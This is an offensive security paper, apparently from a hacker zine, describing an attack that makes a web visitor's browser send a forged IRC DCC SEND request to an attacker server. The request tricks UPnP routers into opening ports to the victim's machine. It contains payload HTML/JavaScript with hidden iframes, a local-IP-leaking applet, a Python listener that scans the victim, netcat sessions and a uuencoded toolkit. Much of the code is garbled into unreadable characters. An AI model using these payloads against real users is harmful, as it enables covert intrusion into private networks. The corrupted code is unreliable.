If two of the users on an IRC server wish to communicate without having the server be responsible for passing the message between them, (read; trade top secret Oday juarez) they can establish a separate communication channel. This is accomplished by using a subset of the IRC protocol known as DCC (Direct Client to Client).

DCC works by one client sending a request to establish an out of band connection with another client on the IRC server. This request contains both the IP and port on which the communication will take place. The second client then simply establishes a TCP connection with these details, and uses it for further communication.

What this basically boils down to is the following line.

"\x01DCC SEND fake.exe 2130706433 1337\x01\r\n\r\n"

This is the format of a DCC SEND command. As you can see the entire command is enclosed within " $\xspace \xspace \xsp$

This aspect of the protocol clearly will not work under a typical NAT environment (without UPnP enabled). After receiving the IP address and port information, the connecting host would end up trying to connect to a local address (the address of the machine inside the NAT), and never actually make it back to the intended recipient. It is for this reason that a UPnP enabled gateway must parse IRC traffic looking for DCC style commands. When this is detected, the gateway will replace the IP address in the request, with it's own address. When the connection is received on the port specified, the gateway will forward it inside the NAT to the originating host. It is this behaviour that, as the attacker, we can exploit for our own benefit.

If, as the attacker, we force the victim to send a crafted DCC SEND request (such as the one above) to port 6667 there's a good chance that the gateway will open up the port specified in the request, providing UPnP is enabled. The cool thing about this protocol is that no IP address is specified for the connecting IP. This means that once the request has taken place, a connection from anywhere in the world is completely valid.

Several implementations of UPnP do not even care if the IP address specified in the DCC SEND command is the same as that of the victim machine. In this case, the steps described so far are sufficient to open a gaping hole in the gateway and connect to the victim. However in most

cases we need to first establish the internal IP address of the victim's machine.

Luckily there is an easy way to accomplish this from the web, which we will address in the next section.

```
--[ 2.2 - Implementation specifics - Java
```

The easiest way to identify the local IP of the victim from the web is to use a Java applet. Applets are able to create a new Socket object and call the "getLocalAddress()" method on it to obtain the local address of the host (obviously).

The following Java code illustrates this:

```
String s = (new Socket(s2, i)).getLocalAddress().getHostAddress();
```

Luckily for us, there already exists a nicely pre-packaged Java applet called MyAddress [4] which does this and can be downloaded straight from their website.

The applet supports a variety of ways to access the local IP once it is obtained. One way is to specify the "mayscript" parameter in the applet tag; this causes a javascript function (MyAddress() by default) to be called once the IP is obtained. This is useful, as we can effectively block until we receive this neccessary data.

The following HTML demonstrates the use of this applet and the MyAddress() callback function. Also (as mentioned earlier in the DCC protocol section) as the local IP address must be entered in "defunct" format, we've provided the defunct() function to translate from decimal format to defunct:

```
ÆWB 6öFSÒ$×" FG&W72æ6Æ 72" æ ÖSÒ&×- FG&W72"
' Ö -67\&- B v-GFfÒ# " \dagger V-v\ddaggerCÒ# \sharp \tilde{a}Ö
"Ç67&- Cà
"Â ÒĐ
™var ip = null;
™function MyAddress(i) {ip = defunct(i); doevil();}
™function defunct(sip) {
™--b‡6- ÓÒ çVÆÂ' &WGW&â
™-6- ³ò rs² òò ², ö ¶R 7W&R -Bw2 7G&-æp
™-f " F- Ò °
™—f " Ò 6— ç7 Æ—B,"â" \ °
™—f "ÂÒ æÆVæwFf°
™-f÷"‡f " "Ó 2 "ÆÃ2 '22'
^{\text{MM}}dip += a[l-i-1]*Math.pow(256,i);
™-&WGW&â F- °
'ÒÓà
"Â÷67&- Cà
```

--[2.3 - Implementation specifics: HTML

Now that we can create a proper DCC send string, the next problem to overcome is how to force the client to unknowingly send the encapsulated string to a malicious server, thereby tricking their gateway into forwarding a port we specify. HTML forms submitted automatically via javascript are highly useful for this.

Since the DCC string (and many other protocols you might choose to use with this technique) require multiple lines of communication to trigger the UPnP NAT traversal features, we set the "enctype" attribute to "multipart/form-data". This allows the required carriage return and new line characters to be submitted via a form field.

```
The following form tag shows how to specify the enctype:
"Æf÷&Ò
™id="evilform"
™name="evilform"
™action="http://evilserver.com:6667/"
™method="post"
™enctype="multipart/form-data"
In order to automate the submission of our DCC string (payload),
we use javascript to submit the form (after the internal IP address
is obtained) via the form submit() method as follows:
-gVæ7F-öâ FöWf-†- Â ÷'B' °
™var frm = document.forms['evilform'];
™if(frm == null) return;
™frm.payload.value = unescape("%01")
™'<sup>2</sup> $D42 4TäB Wf-ÂçG‡B " <sup>2</sup> - <sup>2</sup> " " <sup>2</sup>
TM'<sup>2</sup> VæW66 R,"S S B""°
™try { frm.submit(); } catch(err) { return; }
–Đ
As you can see we've used javascript to craft the payload string,
because of the neccessary (depending of gateway implementation)
carriage return and newline characters.
The following HTML code demonstrates the code so far, including
the use of the MyAddress applet mentioned in the previous section:
"ƇFÖÃà
"ÆtV Cà
"ÇF-FÆSâ...VçF-FÆVB"Â÷F-FÆSà
"Æ ÆWB 6öFSÒ$×" FG&W72æ6Æ 72" æ ÖSÒ&×- FG&W72"
          \ddot{O} -67&- B v-GFf\ddot{O}# " †V-v‡C\ddot{O}# #\tilde{a}\ddot{A}\ddot{O}
"Ç67&- Cà
"Â ÒĐ
™var port = 1337;
Median MyAddress(i) {ip = defunct(i); doevil(ip, port);}
™function defunct(sip) {
™--b‡6- ÓÒ çVÆÂ' &WGW&â
™—6— ³Ò rs² òò ², Ö ¶R 7W&R —Bw2
                                         7G&-æp
™—f " F— Ò °
™—f " Ò 6— ç7 Æ—B, "â" "°
™—f " Â Ò æÆVæwFf°
^{\text{TM}}-f \div " \ddagger f " " \circlearrowleft ^2 " \widetilde{E}\widetilde{A}^2 ' ^2 ^2 '
^{\text{MM}}dip += a[l-i-1]*Math.pow(256,i);
™-&WGW&â F- °
™function doevil(ip, port) {
™—f " g&Ò Ò Fö7VÖVçBæf÷&×5²vWf-Æf÷&ÒuÓ°
```

™--b†g&Ò ÓÒ çVÆÂ' &WGW&ã°

™-g&Òç -Æö Bçf ÇVR Ò VæW66 R,"S "•

```
MMM+ "DCC SEND evil.txt " + ip + " " + port +
™™+ unescape("%01%0a%0d");
™-G'' 2 g&Òç7V&Ö-B, "2 Ò 6 F6,†W'"' 2 &WGW&ã2 Đ
'ÓÓà
%Â÷67&− Cà
"Âö†V Cà
"Æ&öG"à
"Æf÷&Ò
™id="evilform"
™name="evilform"
™action="http://evilserver.com:6667/"
™method="post"
™enctype="multipart/form-data"
"Æ-ç WB G- SÒ&-ç WB" -CÒ' -ÆÖ B"
'æ ÖSÒ' -ÆÖ B" f ÇVSÒ&çVÆÂ#à
"Âöf÷&Óà
"Âö&öG"à
"Âö‡FÖÃà
By simply binding netcat to port 6667 of evilserver.com, this
code is enough to manually connect back to the port "port" once
a victim has viewed this web page, as the following snippet
demonstrates:
-[max@evilserver:~/simple]$ nc -lp 6667
POST / HTTP/1.1
Host: evilserver.com:6667
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X; en-US; rv:1.8.1.13)
Gecko/20080311 Firefox/2.0.0.13
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,
text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us, en; q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://evilserver.com/simpletest.html
Content-Type: multipart/form-data; boundary=-----
162151946613101846322123277333
Content-Length: 213
-----162151946613101846322123277333
Content-Disposition: form-data; name="payload"
DCC SEND evil.txt 16909060 1337NaN
-----162151946613101846322123277333--
You can see that a victim has connected to our webpage (simpletest.html)
and that the page has automatically submitted our DCC SEND send string.
Using netcat again, we can connect back to the ip and port above (using
the defunct format works fine with nc):
-[max@evilserver:~/simple]$ nc 16909060 1337
muahahaha
what are you doing here?!
Here's what it looks like from the victim's end:
-[victim@QQ:~]$ nc -lp 1337
```

muahahaha what are you doing here?!

Obviously there are some significant drawbacks to using this simplified example...who wants to sit and manually monitor their connections and then manually connect back to victims? What if you want to connect to multiple ports? Won't it kinda tip the victim off (or at least bore them mightily) if there's nothing but a dodgy page for them to look at? How about something interesting? Like maybe an article....

The topic of the listening and connect back mechanism is addressed in the next section of this chapter. The content problem and the ability to forward multiple ports per visit are addressed by creating an additional page (evil.html) that contains two HTML iframes, one hidden and one visible. While the victim is distracted by content in the visible iframe (goodframe), the hidden iframe (evilframe) loads the second page (evilform.html) in order to post (as many times as desired) to evilserver.

The code might look something like this (note that we keep the MyAddress code in evil.html; there's no sense in loading it multiple times):

```
evil.html:
"ƱFÖÃà
"ƆV Cà
"ÇF-FÆSâ...VçF-FÆVB"Â÷F-FÆSà
"Æ ÆWB 6öFSÒ$×" FG&W72æ6Æ 72" æ ÖSÒ&×- FG&W72"
        \ddot{O} -67&- B v-GFf\ddot{O}# " †V-v‡C\ddot{O}# #\ddot{a}\ddot{a}\ddot{o}
"Ç67&- B G- SÒ'FW‡Bö¦ f 67&- B#à
"Â ÒĐ
\text{M}var ports = [135,137,138,139,22,1337];
™var port = null;
™var ip = null;
™function MyAddress(i) {ip = defunct(i); openports();}
™function defunct(sip) {
™--b‡6- ÓÒ çVÆÂ' &WGW&â
™-6- ³Ò rs² òò ², Ö ¶R 7W&R -Bw2
                                        7G&-æp
™—f " F— Ò °
™—f " Ò 6— ç7 Æ—B,"â" "°
™—f " Â Ò æÆVæwFf°
™-f÷"‡f " "Ó ² "ÆÃ² '22'
^{\text{MM}}dip += a[l-i-1]*Math.pow(256,i);
™-&WGW&â F- °
™function openports() {
™--b, ÷'G2 ÇÂ - ' &WGW&ã°
™-f÷"‡ ÷'B -â ÷'G2'
MMdocument.getElementById('evilframe').src = 'evilform.html';
'ÒÓà
"Â÷67&- Cà
"Âö†V Cà
"Æ&öG' 7G-ÆSÒ' FF-æs¢ f^2 &÷&FW#|æöæS² Ö &v-㣠f^2#à
"Æ-g& ÖR æ ÖSÒ&Wf-Æg& ÖR" -CÒ&Wf-Æg& ÖR" 7&3Ò""
         v-GFfÒ# " \dagger V-v \dagger CÒ# " g& ÖV&\dot{\cdot}&FW#Ò# #ãÂö-g& ÖSà
"Æ-g& ÖR æ ÖSÒ&vööFg& ÖR" -CÒ&vööFg& ÖR"
```

```
7&3Ò&‡GG ¢òövöövÆRæ6öÒ" v-GFfÒ# R" †V-v‡CÒ#
                                                      R
       g& ÖV&÷&FW#Ò# #à
       </iframe>
"Âö&öG"à
"Âö‡FÖÃà
Upon load, evilform.html will access evil.html's (its parent's) variables
"port" and "ip" to craft the payload DCC string and then post:
evilform.html:
"ƇFÖÃà
"ƆV Cà
"ÇF-FÆSâ...VçF-FÆVB"Â÷F-FÆSà
"Âö†V Cà
"Ç67&- Cà
"Â ÒĐ
™function doevil(ip, port) {
™—f " g&Ò Ò Fö7VÖVçBæf÷&×5²vWf-Æf÷&ÒuÓ°
™--b†- ÓÒ çVÆÂ ÇÂ ÷'B ÓÒ çVÆÂ ÇÂ g&Ò ÓÒ çVÆÂ' &WGW&ã°
™-g&Òæ-çFW&æ Åö- çf ÇVR Ò v-çFW&æ Åö- ¢r¶- °
™-g&Òæ-çFW&æ Å÷ ÷'Bçf ÇVR Ò v-çFW&æ Å÷ ÷'C¢r· ÷'C°
™-g&Òç -Æö Bçf ÇVR Ò VæW66 R,"S "•
™™+ unescape("%01%0a%0d");;
™-v-æF÷rç &VçBæf÷&× ÷7F-ær, °°
™-G'' 2 g&Òç7V&Ö-B, "2 Ò 6 F6, †W'"' 2 &WGW&ã2 Đ
тм }
'ÒÓà
"Â÷67&- Cà
"Æ&ÖG' ÖæÆÖ CÒ&FÖWf-‡v-æF÷rç &VçBæ-  v-æF÷rç &VçBç ÷'B'#à
"Æf÷&Ò
™id="evilform"
™name="evilform"
™action="http://evilserver.com:6667/"
™method="post"
™enctype="multipart/form-data"
"à
"Æ-ç WB G— SÒ&-ç WB" -CÒ' -ÆÖ B" æ ÖSÒ' -ÆÖ B" f ÇVSÒ&çVÆÂ#à
"Æ-ç WB G− SÒ&-ç WB" -CÒ&-çFW&æ Åö− " æ ÖSÒ&-çFW&æ Åö− " f ÇVSÒ&çVÆÂ#à
"Æ-ç WB G- SÒ&-ç WB" -CÒ&-çFW&& Å÷ ÷'B" & ÖSÒ&-çFW&& Å÷ ÷'B" f ÇVSÒ&çVÆÂ#à
"Âöf÷&Óà
"Âö&öG"à
"Âö‡FÖÃà
(with some tags to make them easier to regex out later) so that the
```

Note that evilform.html is now also setting two additional form variables listener can note what the internal port and IP of the victim are. Since these variables aren't within a protocol string (like the DCC send string) the gateway will not replace them with the external values.

Unfortunately, however, the code above introduces a race condition: you can't be assured that evilform.html has had enough time to load and post before it gets reloaded. We originally expected that this could be remedied if the service listening on 6667 of evilserver.com replied with a page that invoked a callback function in the parent page in the following manner:

```
"Ç67&- Cçv-æF÷rç &VçBæ-ÖFöæR,"3Â÷67&- Cà
```

Unfortunately, modern browsers will limit access to data across iframes if

the source page's scheme, domain, or port is different. Because our post is neccessarily to a different port (6667 vs 80), the above code will always generate an exception.

Our solution was to mitigate the issue by putting in enough delay after evilform.html begins loading as to be reasonably assured that the page has completed it's automatic posting before reloading it. Since javascript has no sleep() function (that we could find), we used window.setTimeout(fn, t):

```
evil.html:
'ââà
™function MyAddress(i) {ip = defunct(i); opennextport();}
™function formposting() {
M-v-æF÷rç6WEF-ÖV÷WB,v÷ VææW‡G ÷'B,'rÂ
™function opennextport()
™--b, ÷'G2 ÇÂ 7 Â ÇÂ 7
                          â ÷ 'G2æÆVæwF,' &WGW&ã°
™— ÷'B Ò ÷'G5¶7 ²μÓ°
M-Fö7VÖVçBævWDVÆVÖVçD'"-B,vWf-Æg& ÖRr'ç7&2 Ò vWf-Æf÷&Òæ‡FÖÂs²
'ââà
evilform.html:
'ââé
™function doevil(ip, port) {
™-f " g&Ò Ò FÖ7VÖVçBæf÷&×5²vWf-Æf÷&ÒuÓ°
™--b†- ÓÒ çVÆÂ ÇÂ ÷'B ÓÒ çVÆÂ ÇÂ g&Ò ÓÒ çVÆÂ' &WGW&ã°
™-g&Òæ-çFW&æ Åö- çf ÇVR Ò v-çFW&æ Åö- ¢r¶- °
™-g&Òæ-çFW&æ Å÷ ÷'Bçf ÇVR Ò v-çFW&æ Å÷ ÷'C¢r• ÷'C°
™-g&Òç -Æö Bçf ÇVR Ò VæW66 R,"S "•
™™+ unescape("%01%0a%0d");;
™—v-æF÷rç &VçBæf÷&× ÷7F-ær, "°
™—G'' 2 g&Òç7V&Ö—B, "2 Ò 6 F6,†W'"' 2 &WGW&ã2 Đ
тм }
'ââà
```

One cosmetic issue remains with our code: the title of evil.html will not match that of our bait page. If the bait page is hosted via the same scheme on the same domain and port as evil.html, then this can be easily remedied with this code snippet:

```
-gvæ7F-öâ 6WGF-FÆR,' ² FÖ7VÖVçBçF-FÆR Ò
-v-æF÷ræg& ÖW5²vvööFg& ÖRuÒæFö7VÖVçBçF-FÆS² Đ
'ââà
"Æ&öG' öæÆö CÒ'6WGF-FÆR,'#à
```

However, as previously mentioned, if the bait page is hosted on a different server or using a different scheme, accessing goodframe's document title would cause an exception to be raised. In either case, if the victim were to follow an internal link, the title would become outdated. Our solution was to wrap the assignment in a try / catch block and to set a timeout to call settitle again in 350 milliseconds:

```
Mfunction settitle() {
M-G'-² FÖ7VÖVçBçF-FÆR Ò v-æF÷ræg& ÖW5²vvööFg& ÖRuÒæFÖ7VÖVçBçF-FÆS・Ò
M-6 F6,†W'"' ·&WGW&ã·Đ
M-v-æF÷rç6WEF-ÖV÷WB,w6WGF-FÆR,'r 3S "°
```

```
тм }
Below is the final code:
evil.html:
" ÒÒ Wf-Âæ‡FÖ ÒÓà
"ƇFÖÃà
"ƆV Cà
"ÇF-FÆSâ...VçF-FÆVB"Â÷F-FÆSà
"Æ ÆWB 6öFSÒ$×" FG&W72æ6Æ 72" æ ÖSÒ&×- FG&W72"
         \ddot{O} -67&- B v-GFf\ddot{O}# " †V-v‡C\ddot{O}# #\tilde{a}\ddot{A}\ddot{O}
"Ç67&- B G- SÒ'FW‡Bö¦ f 67&- B#à
"Â ÒĐ
wvar ip = null;
™var port = null;
^{\text{M}}var ports = [135,137,138,139,22,1337];
^{\text{M}}var cp = 0;
™function MyAddress(i) {ip = defunct(i); opennextport();}
™function settitle() {
™—G'-² Fö7VÖVçBçF—FÆR Ò v-æF÷ræg& ÖW5²vvööFg& ÖRuÒæFö7VÖVçBçF—FÆS・Ò
™-6 F6,†W'"' ·&WGW&ã·Đ
™-v-æF÷rç6WEF-ÖV÷WB,w6WGF-FÆR,'r 3S "°
™function defunct(sip) {
™--b‡6- ÓÒ çVÆÂ' &WGW&â
™-6- ³Ò rs² òò ², Ö ¶R 7W&R -Bw2
                                         7G&-æp
™—f "F— Ò
™-f " Ò 6- ç7 Æ-B, "â" "°
™-f " Â Ò æÆVæwFf°
^{\text{TM}}-\text{f}\div\text{"}\ddagger\text{f} " "Ó 2 "ÆÃ2 '22'
^{\text{MM}}dip += a[l-i-1]*Math.pow(256,i);
™—&WGW&â F— °
™function formposting() {
™-v-æF÷rç6WEF-ÖV÷WB,v÷ VææW‡G ÷'B,'rÂ
™function opennextport()
™--b, ÷'G2 ÇÂ 7 Â ÇÂ 7
                              â ÷'G2æÆVæwF,' &WGW&ã°
™— ÷'B Ò ÷'G5¶7 ²μÓ°
™-Fö7VÖVçBævWDVÆVÖVçD'"-B,vWf-Æg& ÖRr'ç7&2 Ò vWf-Æf÷&Òæ‡FÖÂs²
′ÓÓà
"Â÷67&− Cà
"Âö†V Cà
"Æ&öG' öæÆö CÒ'6WGF-FÆR,'" 7G-ÆSÒ' FF-æs¢ f^2 &÷&FW\#\æöæS^2 Ö &v-㣠f^2\#à
"Æ-g& ÖR æ ÖSÒ&Wf-Æg& ÖR" -CÒ&Wf-Æg& ÖR" 7&3Ò""
         v-GFfÒ# " \dagger V-v\ddaggerCÒ# " \dagger g& ÖV&\div&FW#Ò# \sharpãÂÖ-g& ÖSà
%Æ−g& ÖR æ ÖSÒ&vööFg& ÖR" −CÒ&vööFg& ÖR" 7&3Ò&‡GG ¢òövöövÆRæ6öÒ"
         v-GFfÒ#
                   R" †V-v‡CÒ# R" g& ÖV&÷&FW#Ò# #ãÂö-g& ÖSà
"Âö&öG"à
"Âö‡FÖÃà
evilform.html:
~ƇFÖÃà
"ƆV Cà
"ÇF-FÆSâ...VçF-FÆVB"Â÷F-FÆSà
```

```
"Âö†V Cà
"Ç67&- Cà
"Â ÒĐ
™function doevil(ip, port) {
™-f " g&Ò Ò FÖ7VÖVçBæf÷&×5²vWf-Æf÷&ÒuÓ°
M--b+- ÓÒ ÇVÆÂ ÇÂ ÷'B ÓÒ ÇVÆÂ ÇÂ g&Ò ÓÒ ÇVÆÂ' &WGW&ã°
M-g&Òæ-çFW&æ ÅÖ- çf ÇVR Ò v-çFW&æ ÅÖ- ¢r¶- °
™-g&Òæ-çFW&æ Å÷ ÷'Bçf ÇVR Ò v-çFW&æ Å÷ ÷'C¢r· ÷'C°
™-g&Òç -Æö Bçf ÇVR Ò VæW66 R,"S "•
™™+ unescape("%01%0a%0d");;
™-v-æF÷rç &VçBæf÷&× ÷7F-ær, °°
™-G'' 2 g&Òç7V&Ö-B, "2 Ò 6 F6, †W'"' 2 &WGW&ã2 Đ
тм }
'ÓÓà
"Â÷67&− Cà
"Æ&ÖG' ÖæÆÖ CÒ&FÖWf-‡v-æF÷rç &VçBæ-  v-æF÷rç &VçBç ÷'B'#à
"Æf÷&Ò
™id="evilform"
™name="evilform"
™action="http://evilserver.com:6667/"
™method="post"
™enctype="multipart/form-data"
"à
"Æ-ç WB G− SÒ&-ç WB" -CÒ&-çFW&æ Åö− " æ ÖSÒ&-çFW&æ Åö− " f ÇVSÒ&çVÆÂ#à
"Æ-ç WB G- SÒ&-ç WB" -CÒ&-çFW&æ Å÷ ÷'B" æ ÖSÒ&-çFW&æ Å÷ ÷'B" f ÇVSÒ&çVÆÂ#à
"Æ-ç WB G- SÒ&-ç WB" -CÒ' -ÆÖ B" æ ÖSÒ' -ÆÖ B" f ÇVSÒ&çVÆÂ#à
"Âöf÷&Óà
"Âö&öG"à
"Âö‡FÖÃà
Voila. Now you have a couple of pages that can be used
to open ports for connecting to boxes that are NAT'd
behind UPnP enabled routers. The section below details the
final component of our implementation: the listener.
--[ 2.4 - Implementation specifics: Listener
Possibly the most trivial component of our implementation is
the listener. This service will sit on evilserver.com and
listen on the port of choice (6667 for IRC/DCC and our code
above).
When the victim browses to evil.html and inadvertantly posts
via evilform.html, the listener is responsible for receiving
the connection. This can trivially be implemented in python
using the "SocketServer" module. A small example of this is
as follows:
class RequestHandler(SocketServer.StreamRequestHandler):
-FVb † æFÆR‡6VÆb"
™while(True):
™-G'"
mmline = self.rfile.readline()
™-W+6W C
™mreturn
™'ââà
# begin listening for new connections.
tcpserver = SocketServer.TCPServer(('localhost', port),RequestHandler)
tcpserver.serve_forever()
```

The implementation of the listener provided with this paper will also attempt to connect back to the victim through their gateway, effectively port scanning the victim, behind the NAT.

Here is the code to do this:

```
-FVb 66 â‡6VÆb -  ÷'B"

™sock = socket.socket()

™sock.settimeout(1)

™ret = sock.connect_ex((ip,int(port))) == 0

™sock.close()

™return ret
```

The code for the listener (whiskers.py) can be generated with the script that is included in section Appendix A.

The output of whiskers is as follows:

-[max@evilserver:~]\$ python whiskers.py

```
Sat, 12 Apr 2008 01:13:17 GMT: Starting server....
Sat, 12 Apr 2008 01:13:17 GMT: Server started: 1.2.3.1337 listening on 6667
Sat, 12 Apr 2008 01:13:39 GMT: [+] Opened hole for port: 135 on ip: 1.2.3.4
Sat, 12 Apr 2008 01:13:39 GMT: [+] --- Internal port: 135 on ip:
                               192.168.0.100 - closed.
Sat, 12 Apr 2008 01:13:40 GMT: [+] Opened hole for port: 137 on ip: 1.2.3.4
Sat, 12 Apr 2008 01:13:40 GMT: [+] --- Internal port: 137 on ip:
                               192.168.0.100 - closed.
Sat, 12 Apr 2008 01:13:42 GMT: [+] Opened hole for port: 138 on ip: 1.2.3.4
Sat, 12 Apr 2008 01:13:42 GMT: [+] ---- Internal port: 138 on ip:
                               192.168.0.100 - closed.
Sat, 12 Apr 2008 01:13:43 GMT: [+] Opened hole for port: 139 on ip: 1.2.3.4
Sat, 12 Apr 2008 01:13:44 GMT: [+] ---- Internal port: 139 on ip:
                               192.168.0.100 - closed.
Sat, 12 Apr 2008 01:13:45 GMT: [+] Opened hole for port: 22 on ip: 1.2.3.4
Sat, 12 Apr 2008 01:13:45 GMT: [+] --- Internal port: 22 on ip:
```

192.168.0.100 - open.

As you can see, the victim had a service running on port 22.

--[3 - Putting it all together with Python.

Sat, 12 Apr 2008 01:13:53 GMT: Server stopped.

Since it's a bit cumbersome to remember which bit to swivel where and when or what protocol's to use and how, we've provided an extensible python script that generates the two webpages (with the options to name them something a little more innocuous), MyAddress.class, and a listener based on specified parameters.

Type ./claw.py -h for usage.

```
--[ 4 - References
```

- [1] Network Address Translation :: http://www.faqs.org/rfcs/rfc1631.html
- [2] UPnP NAT Traversal
- [3] Khaled would be proud :: http://www.mirc.co.uk/help/rfc1459.txt
- [4] MyAddress Java Applet

:: http://reglos.de/myaddress/MyAddress.html

[5] Defunct IP address representation http://www.mirrors.wiretapped.net/security/info/textfiles/keen-veracity/ ... kv6.txt

--[5 - Appendix A: Source code

The source code used in this paper was written by arachne. We really appreciate her work on this project.

begin 644 claw.tgz M'XL(`,`+`\$@``]1:_U?;QK+OK]9?L18AEH(M!`D),3B!``FT@%5P<I,2ZB/; M`NM&EOOD&?#M[?_^/C.[DB7CM'WWG9[SGD^(5J/9V=GYOB,-`_?>BF<__)T_ M&[]7MBVO+[<J5]O>VMAX\?*'COUY_+%BQ_LC><O[,T?A/VW<J5^TS1S\$R%^ $M<!-W.^2][^+]V7.Y&;NX_C_YK=37IVFR/O##]7B6C:-OTW5=:Q_RQ9_$49*)$ M=);FPULOB^*L>.`%WG!^%PV_><7==)J/+K/\$#V]/NIKVZ>CB\J1[+CI"MRW; $MVM"UPZ/WE[C]3;^/;OS`T]OZ_=A/OWE)"J/4FT*?N`/UX&RV/QHE7II:P\!-$ M4_UW[?*X>]'K.CVBH-^-C]MQVVE'[4%;UTZ[YQ_R)V,OB'7M;/]S'^N_ZUZ> M]+X`_!QKO_OX`:/W;I!ZVIV7#*+4SV:`V)J7)/UHFF&,S5MI-@)`&WF#Z>UC $M'=^2RYF^2L8=A(W8IJZMYZ!61U=-]M:33_TTSAP9ZG(QIY'SSP)DHF;N9'$ $MH < "(GV#;] \\ ^*-X \\ ?\\ @-+B \\ ,W% \\ ^-/W/G > O3 < 2] \\ WXV9LS66 \\ ^*2X&8YUK < 9, &SI?$ M1!3JIE;S;P16%W7(1L?Z-7!F\$)-N<GMW95^+-:&WA8X+L(`>0WV9>/.FM!\$H $M1B?E71Y<G#@]J+2M7=VMIM=:#]H3<1+=)NX$QA)ZB9MYV-A]).!GF3\4Q[VS]$ M4Q%CCZDPO#L_L,;9)-">"AK3GOE>#&8"HG*G068*;,G-Q%!N=9IBHUDDHM@+ $MQ2V(W[LSH8VC^{3}?%=\=('@NE!"HJ^F'C#L10ZZ80E.8I@C"^)/0$/E&"F]$ M`]`\$^9.+`W%X<"`NC\X/1>"'I`;ATJR)B*,TLS3M\.3RX'3_Y.SHHBWW.HQ& M'A%RN@<@P63<+/,F<4:T1]XD"M.,A,"*&;BI/]1(H\$,_)18C,@=B:.J<.S2# $\texttt{M/"} : \texttt{EO}; \texttt{IB\$} \# \texttt{U@QV}.? \texttt{J} (\texttt{KS_1Z6_WBY_^\&HK} : \texttt{VFX@IN"} ! \texttt{M(K} 75A ! \texttt{P\$5Y} > \texttt{OFE9C})$ $M0*U6HQ5I2$)+4IA'`, $FT7WJT4KXYX=^YN>\P1!J-?#N#K]!@(=2>"RAODT"$ MEC,-T]@;^C>^-[*TFJN6(H:G#W[@N\E,KLE*(ZE)LX[=61"YHQVY3.@-A_!D M0AY-F90#[AFHPVJ\ZB43/TUI=V"\$\1>YF10*(D=:E^WQ\$G;=&D#>?M8G8ZO5 MR")<&4!(ZI*G6\6G%`U,1GHBS(&701_#R`@SMV3XF#?@:5!Y@;R,2VC->_B. MT%IC(*?CZ%Z:(<4G`%MTI0>0`6Z/Q7`,Z=5JQ_A?<LGF%D)VF?0!.\$F5.>;B M1_?.O1PF/BRO^?=YHO?@#:<9\UIF\$UY,<QZSJ"RQGT5]<K6:BZ4G\$[>5>K\$K M%PM\\`5),IYDL#"C.4M_RLTCR1\$1IKWQ?*N)_U[1?]OTW^NF>"HV-XF]6`QI $MW5K-HOSS=TF'9[Q^**5A6'+H<"61<,HJ-6Z"^[1390"Q<(<@0"\ME-$&1?!]$ M;SI`@A2S:,J1#)8H(K"7R#5RPBD9"W`:)-YO'NWTCM03#A//A=L626J'?%I, MHL3CH\$8#33OZO'_FG,KX`/LA1QE%\$]</+>A.0&8;SY^_\$M@'!3EH&`(6<)+) MC-Q\$QF&\$=;\$J#)6HFZ*4%BHW2`MTYSWXF;%ARKR&39!3]X&2&BYR!(!IAS(\ M9SE'/O9D/`#2=.*%D%F*_W.]+Z:XIDB\;)J\$%"%=.-R0+<Z%LZK%H%:RQXF7 M4<D`8\Z2&:4T1,>T28ND2,"R:+'DA3DK*H>FR"L%[,A[&'IQ7N-8'_ARE"01 M)N`1D961&S<6IT9.I8\$7&K20*=Z(S3F2WHLB,7'#67FKN8=1%EZ)QDU6GBO` M?\$BQ\$)X&4XT2"[]'M.UVC7\K@E0J4%O\$*"\HUN[,TQED&(4JJ,&.\$K!#6KAJ M3+B^:EQ#'\$00*F12=Q"I/UG,#1`%2J+VLLF-(ADTA"`*HV6)@C8`6YTA#,(G MT]@?3J-IJM4>;6ICOHB[P.'&M6)#+\$-I5-)``XQP_@G<))A593-R)R&E%ZTV M_ZW`?OR[M`X-D@:BIDNIGHR&^`&/%,"%H;?&5(/*T,RU6JY=TCVX8\P.ZJC6 M'5=2*_!Q9+`PHJ+''5#]5[BL?"[(]<F<)Q`:U0#BKJ'\$7W@Y:;&8!DE.W&^8 MH::S\\2Q]'VJ.'AP'R6C&2+1B<QLX10U34*^0M2]_YJBQ%7S*W4P^2C5A1-* MQE22Y8F0LA.B%`!>\$(#N)9CS2APL3(M"2)TS6@0\F5P3:`A*9[-,IEZ38Y\B M`=1I,%+^,*MNF%:5E4N")#!W'A4B<BG.@X2*F4"E@@V^Y*44[J%`YO)6UGN4 $\texttt{M"}; (^{5}XD@2"*8@[4M#!V]UBEQZQ297J<C*5Q+N+%3Q*2\\QG#(>17R%5JLM)$ M(\$9EQ(CSZW**`XD(@&O=H.(P]/5UW:1G+78LU&5\`,JRN(TGJ.C=.6\$*^@59 M&68Y8FL:GZ^*9\$>QFS+6@.I8!&#YE\$MI#XN2=(OTQ>>-&]'O4V79[QLX(-XT M18CXW.0Z@5U(3[V*%3S&(.-.:_9"7E'%OO^3167SY0P*CC9/*!2Z*_1:A:3 MZC#%',0S.CQ1DPRJ:C2#3NELRGQ*WJAP\.3.L#9JB.\$8651NVDMW5#ZJU+1" ME'G-"I#")DY4F(-$9/5RCB)C`(O^5^NC*":L5.H2E91A4/B"#\2!FQ?GN;-$ M'.,"00!^<:P0I1+SPY1*IG`9#IOY/G*1EW9BT%::O"\$S-Q0_&8Z&OR/'YF2O MDGFJ"D/)G^(]<6\RDE=1A3^2(LCQ80Z4EUG4'UH1MM-`?=-X9\$[TA&JY'?\$_ MM:L<Q5JP:UZGR43-/S6L[QM.V5)0?TU##P?`&!7\$JKU!A4*MA@-Y<2[E')L] M9'Q`]V,ZK/.0V5\3\$KU"8]5V5VV4'#MT9O\S*_P_866)SN<2#N:A&_25`Y^3 M&Y7`V'T!]!Z6XA;@.6X5ROC]A\$)&XE&='*-H,/2KKP_VQC6\$CL&F?4V2ER-K M[:T<&%=VZ_7UVENS<FNRPBJ,/R9>>=Q>/A.<?7^>'Y=G:710)80>TJPL4E05

